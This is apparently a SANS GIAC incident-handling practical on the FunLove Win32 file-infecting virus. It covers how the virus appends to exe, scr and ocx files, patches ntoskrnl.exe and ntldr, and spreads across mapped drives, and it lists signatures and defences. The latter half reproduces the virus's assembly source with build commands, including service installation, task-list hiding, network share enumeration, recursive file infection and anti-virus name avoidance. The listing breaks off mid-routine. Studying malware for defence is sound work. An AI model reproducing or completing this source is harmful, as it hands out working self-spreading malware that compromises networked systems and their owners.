



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

FunLove Virus

By: Douglas Dodge
2/25/01

Exploit Details:

Name: FunLove Virus (named after of an obscure rock band "Fun Loving Criminal" this is the exploit virus payload see below for displays and code)

Alias: FLCSS, W32.FunLove.4099, W32/FLCSS, W32/FunLove.4099.dr, WIN32.FLC, WIN32.FunLove.4070.

Variants: There are no known variants.

Operating System Impacted: Win9x, WinNT 4.0, OS2. The exploit virus was detected on each of these operating systems during an incident.

Protocols/Services: FunLove is a non-encrypted, non-polymorphic parasitic Win32 PE (portable executable) virus that appends to files with exe, scr, and ocx file extensions. These file then become Trojan attack virus. When an infected file is run the exploit will write flcss.exe to the system folder. When system is re-started it becomes a "host". The code becomes a virus dropper as a hidden Windows application under Win9x or as a service under WinNT. FunLove now has become a virus Worm by compromising the security of the Windows NT file security system. FunLove then spreads throughout Enterprise using mapped local and shared drives C: to Z: With this exploit it is possible to get infections with FunLove through shared drives without your machine being logged on. In addition because the virus infects web servers and ActiveX control (ocx) files it is also possible to get this virus by downloads through a web-browser without the proper ActiveX security settings.

Brief Description: The FunLove virus is easy to detect but difficult to remove. This virus is not new as it was discovered and documented on 11/9/99. However it was new to me when I first encountered it recently. I assisted with an Enterprise wide incident-handling outbreak of FunLove on November 28, 2000. As I prepare to send this practical the incident is still being eradicated and this exploit continues since the virus attack has not been completely removed. Systems continue to log Win32.FunLove cleanup and automatically remove this virus three months later. This virus continues to amaze me by its ability to spread. In this incident FunLove has shown up in different operating systems including Windows 95, Windows 98, Windows NT and it has even appeared in some OS2


systems. Its ability to remain hidden and to stay alive (remaining active) is truly impressive. I wonder if the band was half as good?

Protocol Description

The FunLove virus exploits system executables and web ActiveX controls by appending virus code in a Trojan attack. In addition the exploit becomes a worm that can tunnel its way throughout a networked system by exploiting a vulnerability in Win32 file security to spread its virus payload.

FunLove as "Trojan" virus exploit is able to infect executable programs or web contents so as to spread its payload without any noticeable or visible change in execution. FunLove infects "PE" Windows portable executables files (exe, scr, ocx) only. During infection the virus code is appended to the end of a target file. It then patches this file with 8 bytes of code at the startup. These 8 bytes pass control by jumping to the virus code, which has been appended. The virus patches files with an infection length of: WIN 9X file length increases 4099 bytes; WIN NT file length increase minimum 4099 or more up to 7000 bytes. Once the virus is activated the virus starts and restores the first 8 bytes that make up the start up routine of the infected program and allows the main code to begin. This makes it very difficult to determine that a program is infected, since it will appear to run with no visible delays or changes.

What is a FunLove "Trojan" program Infector




1. FunLove writes virus code at beginning of instruction set of programs with extension of exe, scr, or ocx files
2. Control jumps to virus code, which has been calculated and appended, to the end of the program. This is the increase in file sizes described.

3. Control executes virus code located at end of program.
4. Jump back to original start of program for execution after having run the virus code.
5. Control execute program as originally designed from original starting location.
6. Exits program when completed. The program virus is invisible to person running it as it will appear to run as it always does. See below for Virus Trojan and appended code.

FunLove as a "Worm" virus exploit is able to tunnel through a system. FunLove works by compromising vulnerability in the security of the Windows NT file system. It patches 2 bytes in a security API called SeAccessCheck of WINNT\System32\ntoskrnl.exe. Once someone with administrative rights logs on to an infected machine this will grant all users of the system full access to all files. This means that a person with the lowest possible access will now be able to read and modify any file. Therefore the virus can spread any place it wants to. No data can be considered protected after this attack. The vulnerability that is exploited here is that Ntoskrnl.exe is only checked in one place in the system for compromise and that is at loading by the Windows NT loader ntldr. To avoid detection FunLove patches ntldr to not check ntoskrnl for corruption and not to display any error messages. Therefore with the virus infection the Windows NT system will boot just fine. The infection then scans at a random interval all local and shared network drives from C: to Z: looking for files with the specified extension to infect. This infection is possible over mapped / shared drive connections even without being logged on.

What is a FunLove "Worm" program Infector



1. Running a FunLove Trojan file infects machine.
2. FunLove changes security settings as described and allows changes to all machines and files. It then writes virus to its hard drives and across mapped network connects to servers
3. More machines are infected from running files located on this server.
4. Newly infected machines mapped network connections are exploited and their mappings to other servers are used to write out virus
5. On and on until FunLove has tunneled or “wormed” its way throughout the Enterprise.

Description of variants

In all of my review there were no known variants described. One article suggested that due to FunLove virus complexity variations are unlikely. However the security patches to ntpskrn.exe and ntldr along with about 50% of the FunLove code was picked up from the Bolzano virus. In addition there are similarities in functionality to WNT.RemEX.A (W32.RemoteExplorer) virus, but FunLove can work on both Windows 95/98 and Windows NT.

How the exploit works

FunLove exploit is a memory resident Win32 virus. FunLove replicates as a hidden application under Windows 9X and as an Flcss service under Windows NT systems. It infects applications with an extension of: exe, scr, or ocx. Therefore it will infect Windows.exe program file so as to be run time and again. FunLove does a good job of avoiding detection by running as a Trojan and by starting and stopping at random intervals. In addition FunLove tries to prevent the code from spreading to anti-virus programs or files. FunLove will not infect files that have one of the following four characters in the beginning of their names: aler, amon, avp, avpe, avpm, f-pr, naww, scan, smss, ddhe, dpla, mpla as these are names. The names are associated with anti-virus programs, as well as other applications. You can see this built into the FunLove code below.

On a Windows 9x system when running a FunLove infected program it will copy virus file flcss.exe to the hard drive. It will try and run this as a hidden process. If process can't be run this way the virus will try and execute the infection code inside the process it is already running in and execute the host program.

On a Windows NT system FunLove is able to tunnel like a worm throughout the Enterprise by compromising or exploiting the security of the Windows NT file system by patching 2 bytes in a security API called SeAccessCheck of WINNT\System32\ntoskrnl.exe. It exploits the WIN32


file security system to allow it to spread virus throughout the system. Since Ntldr.exe is only checked in one place for compromise and that is at loading by the Windows NT loader ntldr. To avoid detection FunLove patches ntldr to not check ntoskrnl for corruption and not to display any error messages. Therefore the Windows system will boot just fine. Once anyone with administrative rights accesses infected system all are given administrative rights to files. Once the access has been granted to everything and everyone on the network through this vulnerability, the Virus is free to scan, patch and append virus code. The only limit is one that FunLove places on its self. The virus limit's itself to reading and spreading virus at random intervals across local and shared drives. This prevents an immediate system overload and makes virus spread more stealthy or difficult to monitor or detect.

FunLove is not considered a destructive virus as it does not destroy or overwrite any files. Instead it adds a jump at the first instruction in the file to execution code, which it appends at the end of the file, which later returns control to the program. This way FunLove runs without detection. Systems can remain in operation with FunLove infection if it is not possible to shutdown or remove connections. This is not the recommended approach but for critical systems experiencing the virus this is an alternative until a scheduled outage can be planned or scheduled for cleanup. In my incident critical systems remained in operation during attack. The exploit will in time however impact system performance as it searches for and writes out virus code. System performance can be impacted to the point of a system crash.


Another function of the virus code is to drops flcss.exe into the Windows system directory to insure that it is part of the system file and will run at startup. At startup the virus code turns the machine into a virus dropper or "host" machine. One that is able to spread the virus through its local and mapped shared drives. It is recommended that when FunLove is detected that all network connections be unplugged if possible. I still remember the operators walking through the computer command center and unplugging every network connection on the wall-to-wall non-critical servers. This is important to prevent further infection of clean machines and servers. If a system can be shut system down, it should be shutdown. It should only be rebooted with an emergency repair disk. This will prevent further infections and the machine will not become a host through a restart of the infected code on the system. This assumes that the machine has not been restarted since infection.

Diagram

FunLove infects local hard drives and mapped network drives C: to Z: at random intervals.



FunLove exploit is possible through one additional method. It is possible to become infected through Internet browsing of infected Internet sites / servers since ActiveX ocx files are the targets of infections. Browse Internet sites with incorrect or low ActiveX security settings and FunLove comes to visit.



1. Browse Internet or Infected Web Server
2. FunLove virus is returned to your machine appended to ActiveX ocx files.

How to use the exploit

FunLove appends malware code to application programs with an extension of: exe, scr, or ocx only. It appears that that it's main goal is to spread the name of the obscure rock group Fun Loving Criminal throughout as many different systems as possible by targeting local and networked systems that run Win 32 file systems as documented above.

(Note: I have not seen any reports of FunLove with Win2K systems. It may be that the file security vulnerability has been reduced by this new operating system.) The exploit maximizes its chance of being run and spread by appending to application programs with exe extensions. Many if not most applications run with execute or exe extension. Therefore an infected system will run the virus when running almost any application including when running Windows.exe program.

In addition web servers and files are vulnerable to infection. Many people are mapped to web server so it is exploited by the spread of the virus. In addition the virus code is appending to ActiveX control files with ocx extensions located on the server. FunLove is able to increase its reach even beyond the infected network or system. These infected ActiveX controls will run on outside machines who may be accessing or downloading from the infected website. It appears that the FunLove exploit has been very successful in its mission to spread the name “~Fun Loving Criminal~”. FunLove is listed as a "Top Threat" with 1000s of reported infections and it is considered in the Wild with infections documented in many countries. In the past a SANS newsletter even reported on an incident of FunLove: SANS NewsBites Vol. 1 Number 35 reports “Dell recalls Computers possibly infected with FunLove virus.”

FunLove attempts to maintain its stealth by trying to avoid detection. It does this through random timing of reads and infections as well as it is documented that FunLove does not infect files that have one of the following four characters in the beginning of their names: aler, amon, avp, avpe, avpm, f-pr, naww, scan, smss, ddhe, dpla, mpla as these are names associated with anti-virus programs, as well as other applications that are more likely to notice infection and notify user.

Signature of the attack

One or more of the following may be observed and may serve as a signature of the FunLove exploit, vulnerability or attack:

- Increase in program size by 4099 for WIN 9X or a variable length of at least 4099 under WIN NT. In my incident I witnessed Windows.exe files from different operating systems with infections.
- Virus band name message “~Fun Loving Criminal~” is displayed and system is reset when run from DOS / Command Prompt
- Existence of file flcss.exe in system folder and/or running flcss services on WIN NT. I watched this signature in action when displaying NT services on a virus “host” machine. Service flcss was started and running. (Note: a quick and dirty way to block this attack is to add a save file names

flcss.exe to Win 9x system or Win NT services. The exploit will not continue to write virus if it finds the file exists. It will assume an infection has already taken place.)

- Unexplained activity on local hard drive or over shared network drives with everything shutdown. I monitored resources on an infected virus dropper host machine. With all services shutdown and only running the system monitor it displayed the machine's CPU at 20% usage. You could actually see the machine scanning and infecting files. This is when you see the value in unplugging the network cables.
- Windows NT loader ntdlr has file attributes of "archive". Since ntdlr is a hidden system read-only file and the virus needs to modify this file to exploit NT file security it changes its attributes to "archive" so that it can be patched. It does not change file type back after it completes its security vulnerability exploit. If your ntdlr file type is archive this then is another possible signature of an attack or infection.
- Files with exe, scr, ocx extensions increase by the following documented length: WIN 9X file length increases 4099 bytes; WIN NT file length increase minimum 4099 or more up to 7000 bytes from original sizes. The protection block here is to know your file sizes. If any of these files increase in specified sizes this may be an indication of a problem.
- Certified ActiveX control gives warning that signature no longer matches the file. Do not download or execute this file! If the ActiveX control is unsigned and the browser security is set to lower security settings then you will allow infection to occur undetected through downloading to your machine. To block this attack set ActiveX security to higher level and a warning will be provided that the signature no longer matches the file and you will have an option to not run it.
- Application or system performance is degraded or crashes. Since FunLove does not destroy files the system can continue to run with infections. As availability 24/7 was critical for some of the systems during this incident handling a decision was made to keep these critical systems running during virus attack and clean up. Performance was degraded but the work continued. This explains why the automated clean up continues three months after initial attack. It was not possible to shutdown all systems and perform a complete clean up as prescribed in clean up text.
- Most desktop anti-virus protection software alerts to FunLove virus file infection. It was interesting to see anti-virus software on a "host" PC system report 569 FunLove virus infections shortly after the infected machine was rebooted. The virus had spread that much within a few hours of a clean scan.

How to protect against it

The following are some ways I have touched on to protect against the FunLove virus, exploit, and vulnerability:

- The FunLove virus is dependent on the existence of file flcss.exe in system folder on hard drive for Win 9x or running flcss services on Win NT. A quick and dirty way to block this attack is to add a safe file called flcss.exe to your system. The virus will not continue to write infection if it finds this file, as it will assume an infection has already taken place. This is a quick and recommended way to begin inoculation of the system and provide some basic protection.
- Since the exploit appends files it is important to store, review and monitor program file sizes. If an unexplained change or increase of 4099 up to 7000 bytes in size appears in exe, scr, ocx files you may be seeing signs of FunLove virus.
- Protect or monitor changes to security API called SeAccessCheck of WINNT\System32\ntoskrnl.exe as well as changes to NT loader ntldr. Have an emergency boot disk that has been tested and works. If infected only boot from this disk to avoid becoming a “host” machine.
- To block an attack from the web, set ActiveX security to higher level and a warning will be provided that the signature no longer matches the file and you will have an option to not run it. Do not download or run a file after receiving this warning as the Fun Loving Criminal may be coming to play for you!
- Obviously it is important to be up to date and running with current versions of Anti-Virus, Firewall, and /or Perimeter Defense software. In our incident the updates were current enough to detect it but not current enough to prevent and/or clean it.

Source code/ Pseudo code

Here is all of the FunLove exploit source code including comments added. You will see the Trojan and the flcss Worm code including the payload “~Fun Loving Criminal~”. It is possible to see the security exploit routine and the anti-virus software prefixes avoidance routines.

The virus source code is divided into 2 parts:

```
header.asm - flcss.exe program headers
funlove.asm - the funlove virus itself
```

The virus can be compiled and linked using the Turbo Assembler :

```
TASM /w0 /ml FUNLOVE
TLINK /3 /t FUNLOVE,FUNLOVE.EXE
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [FLCSS.ASM] AA
```

```
Ä
```

```
.386
```

```
LARGESTACK
```

```
RADIX      16
```

```
ASSUME     CS:CODE,DS:CODE
```

```
CODE       SEGMENT      USE32
```

```
org        100
```

```
main:
```

```
I          equ          1000 - 300
```

```
@          equ          + ebx - offset VStart
```

```
INCLUDE    HEADER.ASM
```

```
VStart:
```

```
INCLUDE    HEADER.ASM
```

```
; -----
; -----      Startup Code      -----
; -----
```

```
Virus      PROC          NEAR
call       GetVS
lea        esi,[HostCode @]
mov        edi,[esp]
sub        edi,08
mov        [esp],edi
movsd
movsd
push       dword ptr [esp + 04]
call       RelocKernel32
or         eax,eax
jz         short Exit
cmp        byte ptr [OS @],00
jnz        short NT_Srv
call       Create9xProcess
ret
NT_Srv:    call          CreateNTService
Exit:      ret
```

```
Virus      ENDP
```

```
; -----
; -----
; -----      NT Service Creation Routine      -----
; -----
; -----
```

```
CreateNTService      PROC          PASCAL      NEAR
```

```

LOCAL          SCM_Handle : DWORD

               call      RelocAdvapi32
               or        eax,eax
               jz        short CNT_Failed
               push      02
               push      00
               push      00          ; get the service control manager
               call      OpenSCManagerA ; handler
               or        eax,eax
               jz        short CNT_Failed
               mov       SCM_Handle,eax
               call      CreateExecutable
               or        eax,eax      ; if process is running, just exit
               jz        short CNT_Exit
               mov       edi,0F01FF
               lea       esi,[Service @]
               push      edi
               push      esi
               push      SCM_Handle
               call      OpenServiceA
               or        eax,eax
               jnz       short CNT_Run
               xor       eax,eax
               push      eax
               push      eax
               push      eax
               push      eax
               push      eax
               lea       eax,[Buffer1 @] ; -> flcss.exe
               push      eax
               push      01          ; ErrorControl
               push      02          ; Start
               push      20          ; Type
               push      edi
               push      00
               push      esi
               push      SCM_Handle
               call      CreateServiceA
               or        eax,eax
               jz        short CNT_Failed
CNT_Run:       push      00
               push      00
               push      eax
               call      StartServiceA
               or        eax,eax
               jnz       short CNT_Exit
CNT_Failed:   call      StartInfectionThread
CNT_Exit:     ret
CreateNTService      ENDP

; -----;
; ----- W9x Process Creation Routine -----;

```

```

; -----;

Create9xProcess      PROC      NEAR

        call      CreateExecutable
        or        eax,eax
        jz        short P9x_Exit

P9x_00:
        xor       eax,eax
        lea       edi,[Buffer2 @]
        push     edi
        push     edi
        mov       ecx,040
        repz     stosd
        mov       cl,06
        push     eax
        loop     $ - 1
        lea       esi,[Buffer1 @]
        push     esi
        push     00
        call     CreateProcessA
        or        eax,eax
        jnz      short P9x_Exit

P9x_Failed:
        call     StartInfectionThread

P9x_Exit:
        ret

Create9xProcess      ENDP

; -----;
; ----- flcss.exe Creation Routine -----;
; -----;

CreateExecutable     PROC      PASCAL      NEAR

LOCAL      c_FileHandle    : DWORD, \
           c_BytesWritten  : DWORD
USES      esi,edi

        lea       edi,[Buffer1 @]
        push     edi
        push     104
        push     edi
        call     GetSystemDirectoryA
        add       edi,eax
        mov       al,'\'
        stosb
        lea       esi,[Process @]
        movsd
        movsd
        movsd
        push     02          ; create always
        call     OpenFile
        cmp       eax,-1
        jz        short CE_Exit
        mov       c_FileHandle,eax

```

```

        lea        edi,[VImports + 4 @] ; clean main import
table
        mov        eax,-1
        stosd
        stosd
        lea        edi,[Kernel32_Relocated @]restore 2 imp.
table
        mov        eax,[edi - 8]          ; (necessary for NT)
        stosd
        push       00
        lea        esi,c_BytesWritten
        push       esi
        push       0200
        push       ebx
        push       c_FileHandle
        call       WriteFile              ; write header
        push       00
        push       esi
        push       Phys_VSize
        push       ebx
        push       c_FileHandle
        call       WriteFile              ; write vrs
        push       c_FileHandle
        call       CloseHandle

CE_Exit:
        inc        eax
        ret

CreateExecutable      ENDP

; -----
;
; -----      Viral Service      -----
;
; -----
;

VService              PROC          NEAR

        call       GetVS
        push       dword ptr [esp]
        call       RelocKernel32
        or         eax,eax
        jz         VS_Exit
        cmp        byte ptr [OS @],00
        jz         short W9x_Service_Register

WNT_Service_Hacknowledge:

        call       RelocAdvapi32
        or         eax,eax
        jz         VS_Exit
        lea        esi,[Buffer1 @]
        xor        eax,eax
        lea        ecx,[Service @]
        lea        edx,[ServiceDispatcher @]
        mov        [esi],ecx

```

```

        mov     [esi + 04],edx
        mov     [esi + 08],eax
        mov     [esi + 0C],eax    ; give control back to caller
                                   ; and jump to dispatcher
        push    esi
        call    StartServiceCtrlDispatcherA

W9x_Service_Register:

        lea     esi,[USER32_Name @]
        push    esi
        call    LoadLibraryA
        lea     esi,[RegisterClassA + 7 @]
        push    esi
        push    eax
        call    GetProcAddress
        or      eax,eax
        jz      short VS_00
        mov     [esi - 06],eax
        lea     esi,[Buffer1 @]
        mov     edi,esi
        xor     eax,eax
        mov     ecx,0A
        repz    stosd
        mov     dword ptr [esi + 04],-1    ; ? (must be <> 0)
        mov     dword ptr [esi + 10],400000 ; image base
        lea     eax,[Service @]
        mov     [esi + 24],eax
        push    esi
        call    RegisterClassA    ;necessary, or RSP won't

work
        lea     esi,[RegisterServiceProcess + 7 @]
        push    esi
        push    dword ptr [Kernel32_Base @]
        call    GetProcAddress
        or      eax,eax
        jz      short VS_00
        mov     [esi - 06],eax
        call    GetCurrentProcessId
                                   ; register our process in order
        push    01                ; to vanish from the task list
        push    eax
        call    RegisterServiceProcess
        push    8*1000d           ; wait 8 seconds
        call    Sleep

VS_00:
        call    StartInfectionThread

VS_Exit:
        ret

VService                                ENDP

; -----
;
; ----- NT Service Dispatcher -----
;

```

```

; -----
;

ServiceDispatcher      PROC          PASCAL      NEAR

LOCAL      Service_Handle : DWORD

                call      GetVS
                lea       esi,[ServiceHandler @]
                lea       edi,[Service @]
                push     esi
                push     edi
                call      RegisterServiceCtrlHandlerA
                mov       Service_Handle,eax
                lea       esi,[Buffer1 @]
                mov       edi,esi
                mov       ecx,06
                xor       eax,eax
                repz     stosd
                mov       dword ptr [esi],10
                mov       dword ptr [esi + 04],04
                mov       dword ptr [esi + 08],07
                push     esi
                push     Service_Handle ; now tell windows our
service
                call      SetServiceStatus ; correctly started
                push     8*1000d
                call      Sleep
                call      StartInfectionThread
                ret

ServiceDispatcher      ENDP

; -----
;
; ----- Service Handler -----
;
; -----

ServiceHandler      PROC          NEAR

                ret ; if the admin tries to halt the
                ; service, he'll get a system error

ServiceHandler      ENDP

; -----
;
; ----- Thread Creation Routine -----
;
; -----

StartInfectionThread  PROC          PASCAL      NEAR

LOCAL      ThreadId : DWORD

```



```

        call    GetTickCount
        mov     [Rand @],eax
        lea     eax,ThreadId
        push    eax
        push    0
        push    0
        lea     eax,[VThread @]
        push    eax
        push    0
        push    0
        call    CreateThread
        ret

StartInfectionThread    ENDP

; -----
;
; -----      Viral Thread      -----
;
; -----
;

VThread                PROC            NEAR

        call    GetVS
        call    InfectDrives
        push    60d * 1000d
        call    Sleep
        call    GetRand
        and     al,1F
        jnz     short VThread
        call    InfectNetwork
        jmp     short VThread

VThread                ENDP

; -----
;
; -----      Network Infection Routine      -----
;
; -----
;

InfectNetwork          PROC            NEAR

        lea     eax,[MPR_Name @]
        push    eax
        call    LoadLibraryA
        or      eax,eax
        jz      short INet_Failed
        push    eax
        lea     esi,[MPR_Functions @]
        push    esi
        call    DLL_Relocate
        or      eax,eax
        jz      short INet_Failed
        push    00

```

```

                                call        NetSearch

INet_Failed:

                                ret

InfectNetwork                    ENDP

; -----
;
; -----      Valid Drive Test Routine      -----
;
; -----
;

InfectDrives                    PROC        NEAR

                                push        esi
                                call        GetTickCount
                                mov         [Tick @],eax
                                lea         esi,[Buffer1 @]
                                mov         dword ptr [esi],'\:@'
ID_TestDrive:
                                mov         byte ptr [esi + 03],00
                                push        esi
                                call        GetDriveTypeA
                                cmp         al,03                      ; fixed disk
                                jz          short ID_DriveOk
                                cmp         al,04                      ; network drive
                                jnz         short ID_Invalid

ID_DriveOk:

                                add         esi,03
                                push        esi
                                call        BlownAway
                                push        esi
                                call        FileSearch
                                sub         esi,03
ID_Invalid:
                                mov         al,[Buffer1 @]
                                inc         al
                                mov         [Buffer1 @],al
                                cmp         al,'Z'
                                jna         short ID_TestDrive
                                pop         esi
                                ret

InfectDrives                    ENDP

; -----
;
; -----      Recursive Computer Search Routine      -----
;
; -----
;

```

```

NetSearch          PROC          PASCAL          NEAR

ARG                WNetStructAddr:DWORD ; pointer to the network struct (20h)
LOCAL              EnumBufferAddr:DWORD, \      ; network buffer address
                  EnumBufferSize:DWORD, \      ; network buffer size (4000h)
                  EnumNB_Objects:DWORD ; number of network structs

enumerated
USES              esi, edi

                  mov     EnumBufferSize,4000
                  or      EnumNB_Objects,-1
                  lea     eax,WNetStructAddr
                  push    eax
                  push    WNetStructAddr
                  push    0
                  push    0
                  push    2
                  call    WNetOpenEnumA
                  or      eax,eax
                  jnz     NET_Close
                  push    04
                  push    1000
                  push    4000
                  push    00
                  call    VirtualAlloc
                  or      eax,eax
                  jz      short NET_Close
                  mov     EnumBufferAddr,eax

NET_00:
                  mov     esi,EnumBufferAddr
                  lea     eax,EnumBufferSize
                  push    eax
                  push    esi
                  lea     eax,EnumNB_Objects
                  push    eax
                  push    WNetStructAddr
                  call    WNetEnumResourceA
                  or      eax,eax
                  jnz     short NET_Free
                  mov     ecx,EnumNB_Objects
                  or      ecx,ecx
                  jz      short NET_00

NET_01:
                  push    ecx
                  push    esi
                  mov     esi,[esi + 14]      ; computer resource name
                  or      esi,esi            ; (\\XXX\C, for example)
                  jz      short NET_03
                  cmp     word ptr [esi],0041 ; floppy ?
                  jz      short NET_03
                  lea     edi,[Buffer1 @]

NET_02:
                  movsb
                  cmp     byte ptr [esi],00
                  jnz     short NET_02
                  mov     al,'\'
                  stosb

```

```

        push    edi
        call    BlownAway
        push    edi
        call    FileSearch
NET_03:
        pop     esi
        mov     eax,[esi + 0C]
        and     al,2
        cmp     al,2
        jnz     short NET_04
        push    esi
        call    NetSearch
NET_04:
        add     esi,20
        pop     ecx
        loop    NET_01
        jmp     short NET_00
NET_Free:
        push    8000
        push    00
        push    EnumBufferAddr
        call    VirtualFree
NET_Close:
        push    WNetStructAddr
        call    WNetCloseEnum
        ret

NetSearch                                ENDP

; -----
;
; ----- Recursive File Search Routine -----
;
; -----
;

FileSearch                                PROC                                PASCAL                                NEAR

ARG      CurrentDirEnd : DWORD
LOCAL   SearchHandle  : DWORD
USES     esi,edi

        mov     eax,CurrentDirEnd
        mov     dword ptr [eax],002A2E2A ; *.*
        lea     edi,[Buffer2 @]
        lea     esi,[Buffer1 @]
        push    edi
        push    esi
        call    FindFirstFileA
        cmp     eax,-1
        jz      short RS_Exit
RS_00:
        mov     SearchHandle,eax
RS_01:
        test    byte ptr [edi],10 ; dir ?
        jz      short FileTest
RS_Directory:

```

```

        cmp        byte ptr [edi + 2C], '.'
        jz         short RS_Next
        mov        esi, edi
        add        esi, 2C
        mov        edi, CurrentDirEnd
RSD_00:
        movsb
        cmp        byte ptr [esi], 0
        jnz        short RSD_00
        mov        al, '\\'
        stosb
        push        edi
        call       FileSearch
RS_Next:
        lea        edi, [Buffer2 @]
        push        edi
        push        SearchHandle
        call       FindNextFileA
        or         eax, eax
        jnz        short RS_01
        push        SearchHandle
        call       FindClose
RS_Exit:
        ret
FileTest:
        mov        edx, [edi + 2C]
        or         edx, 20202020
        xor        edx, 61F81F61
        lea        esi, [SkipNames @]
        mov        ecx, 0C
                                     ; check av names
FT_00:
        lodsd
        cmp        edx, eax
        jz         short FT_Exit
        loop       FT_00
        mov        esi, edi
        add        esi, 2C
FT_01:
        lodsb
        or         al, al
        jnz        short FT_01
        mov        eax, [esi - 4]
                                     ; check extent
        or         eax, 20202020
        cmp        eax, ' xco'
        jz         short FT_02
        cmp        eax, ' rcs'
        jz         short FT_02
        cmp        eax, ' exe'
        jnz        short FT_Exit
FT_02:
        mov        eax, [edi + 20]
                                     ; minimum file size
        cmp        eax, 2000
        jc         short FT_Exit
        cmp        al, 03
                                     ; self-infection
test
        jz         short FT_Exit

```

```

file name      lea          esi,[Buffer1 @]          ; get complete
               lea          edi,[Buffer3 @]          ; with path
               push         edi
               mov          ecx,CurrentDirEnd
               sub          ecx,esi
               repz         movsb
               lea          esi,[Buffer2 @]
               add          esi,2C
FT_03:         movsb
               cmp          byte ptr [esi - 1],0
               jnz          short FT_03
               call         InfectFile
FT_Exit:       jmp          RS_Next

FileSearch     ENDP

; -----
;
; -----      File Infection Routine      -----
;
; -----
;

InfectFile     PROC          PASCAL          NEAR

ARG           i_Filename     : DWORD

LOCAL         i_FileHandle   : DWORD, \
               i_FileSize    : DWORD, \
               i_BytesRead   : DWORD, \
               i_VirusOffset : DWORD, \
               i_MapHandle   : DWORD, \
               i_HostDep32   : DWORD, \
               i_EP_Offset   : DWORD

USES          esi,edi

               push         i_Filename
               push         03          ; open existing
               call         OpenFile
               cmp          eax,-1
               jz           IN_Exit
               mov          i_FileHandle,eax
               push         00
               push         eax
               call         GetFileSize
               mov          i_FileSize,eax
               cmp          al,03          ; re-test if not already
               jz           IN_Exit        ; infected
               lea          edi,[Buffer3 @]
               push         00
               lea          esi,i_BytesRead
               push         esi
               push         2000

```

```

push        edi
push        i_FileHandle
call        ReadFile
cmp         word ptr [edi],5A4Dh
jnz         IN_CloseFile
cmp         word ptr [edi + 18],0040
jnz         IN_CloseFile
cmp         dword ptr [edi + 3C],1C00
                                   ;Check DOS header size
ja          IN_CloseFile
add         edi,[edi + 3C]
mov         eax,[edi]
cmp         eax,00004550
jnz         IN_CloseFile
